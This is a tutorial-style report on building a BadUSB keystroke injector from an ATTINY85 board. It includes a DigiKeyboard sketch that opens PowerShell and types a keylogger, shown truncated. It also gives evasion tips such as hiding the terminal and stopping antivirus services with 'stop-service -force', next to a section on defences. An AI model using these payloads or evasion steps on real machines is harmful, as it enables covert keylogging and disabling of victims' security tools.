

BadUSB Report

1. Introduction

A BadUSB refers to any USB device that is programmed to emulate a Human Interface Device (HID), in other words a keyboard, to send a sequence of predetermined key press events to a device. BadUSB devices are often used to gather/steal information, install backdoors, deploy malware, and much more. Essentially, they can perform any action that can be executed via a keyboard. The most infamous BadUSB device is the USB Rubber Ducky, which is a tool that appears to look like a thumb drive and is sold by Hak5, but it is actually a programmable piece of hardware that enables you to perform anything a user with a keyboard can. The Rubber Ducky even made an appearance in Mr. Robot, a TV series which is revolved around a fictional hacker named Elliot.



Figure 1 Hak5 USB Rubber Ducky

2. Operation of BadUSB

A BadUSB works by presenting itself as HID to the computer it is plugged into. It can execute various commands and actions without the user's knowledge. In the MITRE ATT&CK framework, BadUSB is mapped to T1200 (Hardware Additions).

3. Setting Up the Device

The purpose of this report is to demonstrate how to create a BadUSB using the ATTINY85 microcontroller. This piece of hardware can be purchased from many distributors, however, I personally bought mine from [AliExpress](https://www.aliexpress.com/).





Figure 2 ATTINY85 Microcontroller

To create a BadUSB with this device, follow these steps:


1. Install Arduino IDE:

- Download and install the Arduino IDE from [here](#).
- Open Arduino IDE, go to File > Preferences, and add the following URL into the “Additional Board Manager URLs” field (if there is already a URL in the text field, then the URLs can be separated using a semicolon):
https://raw.githubusercontent.com/digistump/arduino-boards-index/master/package_digistump_index.json



2. Instal Digispark AVR Boards:

- Go to Tools > Board > Board Manager, search for “Digispark AVR Boards”, and click “install”



3. Install Drivers:

- Download the [Digistump drivers](#) here to ensure that Windows is able to recognise the device.
- Extract the zip file and run the 'InstallDrivers.exe' file.




You can now program the device.

4. Programming the Device

To start programming the device, follow these steps:

1. Select the Correct Board:

- In the Arduino IDE, go to Tools > Board > Digistump AVR Boards, and select the appropriate option like seen below.




2. Create or Find a Script:

- You can find various scripts on GitHub repositories such as:
 - <https://github.com/CedArctic/DigiSpark-Scripts>

- <https://github.com/MTK911/Attiny85/tree/master/payloads>

3. Example – keylogger Script:

- Copy a keylogger script from [here](#) into the Arduino IDE.
- Verify and upload the script to the ATTINY85 board. Wait for the confirmation message “Micronucleus done. Thank you!” before unplugging the device.



```


1  #include "DigiKeyboard.h"
2  void setup() {
3      //empty
4  }
5  void loop() {
6      // Open Powershell
7      DigiKeyboard.sendKeyStroke(0);
8      DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
9      DigiKeyboard.delay(500);
10     DigiKeyboard.print("powershell");
11     DigiKeyboard.delay(500);
12     DigiKeyboard.sendKeyStroke(KEY_ENTER);
13     DigiKeyboard.delay(5000);
14
15     // Write Keylogger Function
16     DigiKeyboard.print(F("$code = {function My-Keypresses($Path=\"$env:temp\\mykeypress.txt\") {n{ $signa
17     DigiKeyboard.delay(500);
18     DigiKeyboard.sendKeyStroke(KEY_ENTER);
19     for(;;){ /*empty*/ }
20 }

```

You can now simply plug the device into a Windows PC and boom, you have a very basic keylogger.

5. Convert or Create your own Scripts

Fortunately, an amazing GitHub user has provided a [script](#) that can convert Rubber ducky scripts (a very popular keystroke injector) into an Arduino sketch source that the DigiSpark BadUSB can understand. If you would prefer to create your own scripts, the syntax used by DigiSpark is quite simple. The converter I personally used can be found [here](#). To use digiQuack, first download the zip file for your respective OS from the link provided. Then open the executable:



```

C:\Users\timba\Downloads\digiQuack_Windows\digiQuack.exe

>(. )_ <(. )_ =(. )_
(  )_ (  )_ (  )_

Welcome to digiQuack, the easy DuckyScript to Digispark payload converter!
Enter the path of the file to be converted:

```

You will be presented with the above screen; you can simply drag the ducky file into this command prompt or enter the file path. After clicking enter, the digispark script will be saved

in the digiQuack folder. If you would prefer to use a web application to convert DuckyScript, you can visit [here](#):




Figure 3 DigiQuack


6. Mitigation strategies/defences

It is important to note that many of the mitigation strategies present in any organisation with a decent security posture should thwart attacks from devices like a BadUSB. Principles like least privilege is an extremely good mitigation strategy against BadUSBs as many of the attacks rely on the victim having administrative privileges to perform actions like disable windows defender, etc. The most effective mitigation to BadUSBs are USB port blockers, which as the name implies, blocks and locks USB ports. There is also a tool provided by pmososa called [DuckHunter](#) which is able to prevent RubberDucky and other keystroke injection attacks like the ones conducted previously. DuckHunter is able to detect keystroke injection attacks by simply monitoring the speed at which keystrokes are being injected (i.e., speed you are typing). These BadUSBs and other keystroke injection devices enter keystrokes at an abnormal speed. Last but not least, you can change the ConsentPromptBehaviourAdmin value in regedit to the first option which requires a username and password to perform actions like opening up a command prompt as an administrator.

TLDR; The best way to defend against a BadUSB is to create a group policy which restricts the installation and use of USB storage devices. Information on this can be found [here](#).

7. Avoiding Detection

Fortunately for the defenders, keystroke injection devices typically execute payloads for which Windows Defender is even able to detect and block. Any sort of commercial Ant-Virus or EDR/XDR would be able to detect such a device. However, there are some simple ways to hide keystroke injection tools or to reduce the likelihood of detection. One of the simplest strategies to avoid tools like DuckHunter which relies on the speed of keystroke injections, is to slow down the speed of keystrokes to make it appear as if it's just a regular user typing. You can also create a script which moves the cmd prompt or PowerShell window off screen, to prevent the victim from noticing a suspicious terminal on their screen. Furthermore, if you wish to hide what is being entered into the terminal you can make the keyboard enter "color FE" (only for cmd) which would turn the whole terminal white like as follows:

A screenshot of a Windows Command Prompt window. The title bar says "Command Prompt". The window content shows the following text: "Microsoft Windows [Version 10.0.22000.2176] (c) Microsoft Corporation. All rights reserved. C:\Users\timba>color fe C:\Users\timba>". The text is in a yellow monospace font on a black background. The command prompt is at the C:\Users\timba directory.

Now obviously these methods aren't going to stop any good detection mechanism, however, they can prevent the victim from figuring out what is happening. Another great way to avoid detection mechanisms is to simply remove them. You can identify common services used by security controls and use the stop-service -force <service_name> command in PowerShell. For example, if the victim machine used avast as their antivirus, you can create a script which enters "stop-service -force "avast! Antivirus". Now once again, this method wouldn't be useful against most organisations as workstations shouldn't have privileges to stop services,

nor would they only have host-based mitigation strategies like an antivirus (they would have a combination of antivirus, EDR/XDR, etc).

8. Additional Resources

For more information on BadUSB devices, refer to the following resources:

- [Creating BadUSB](#)
- [YouTube Overview of BadUSBs](#)
- [Preventing Keystroke Injection](#)
- [Arduino BadUSB Guide](#)
- [Digispark Information](#)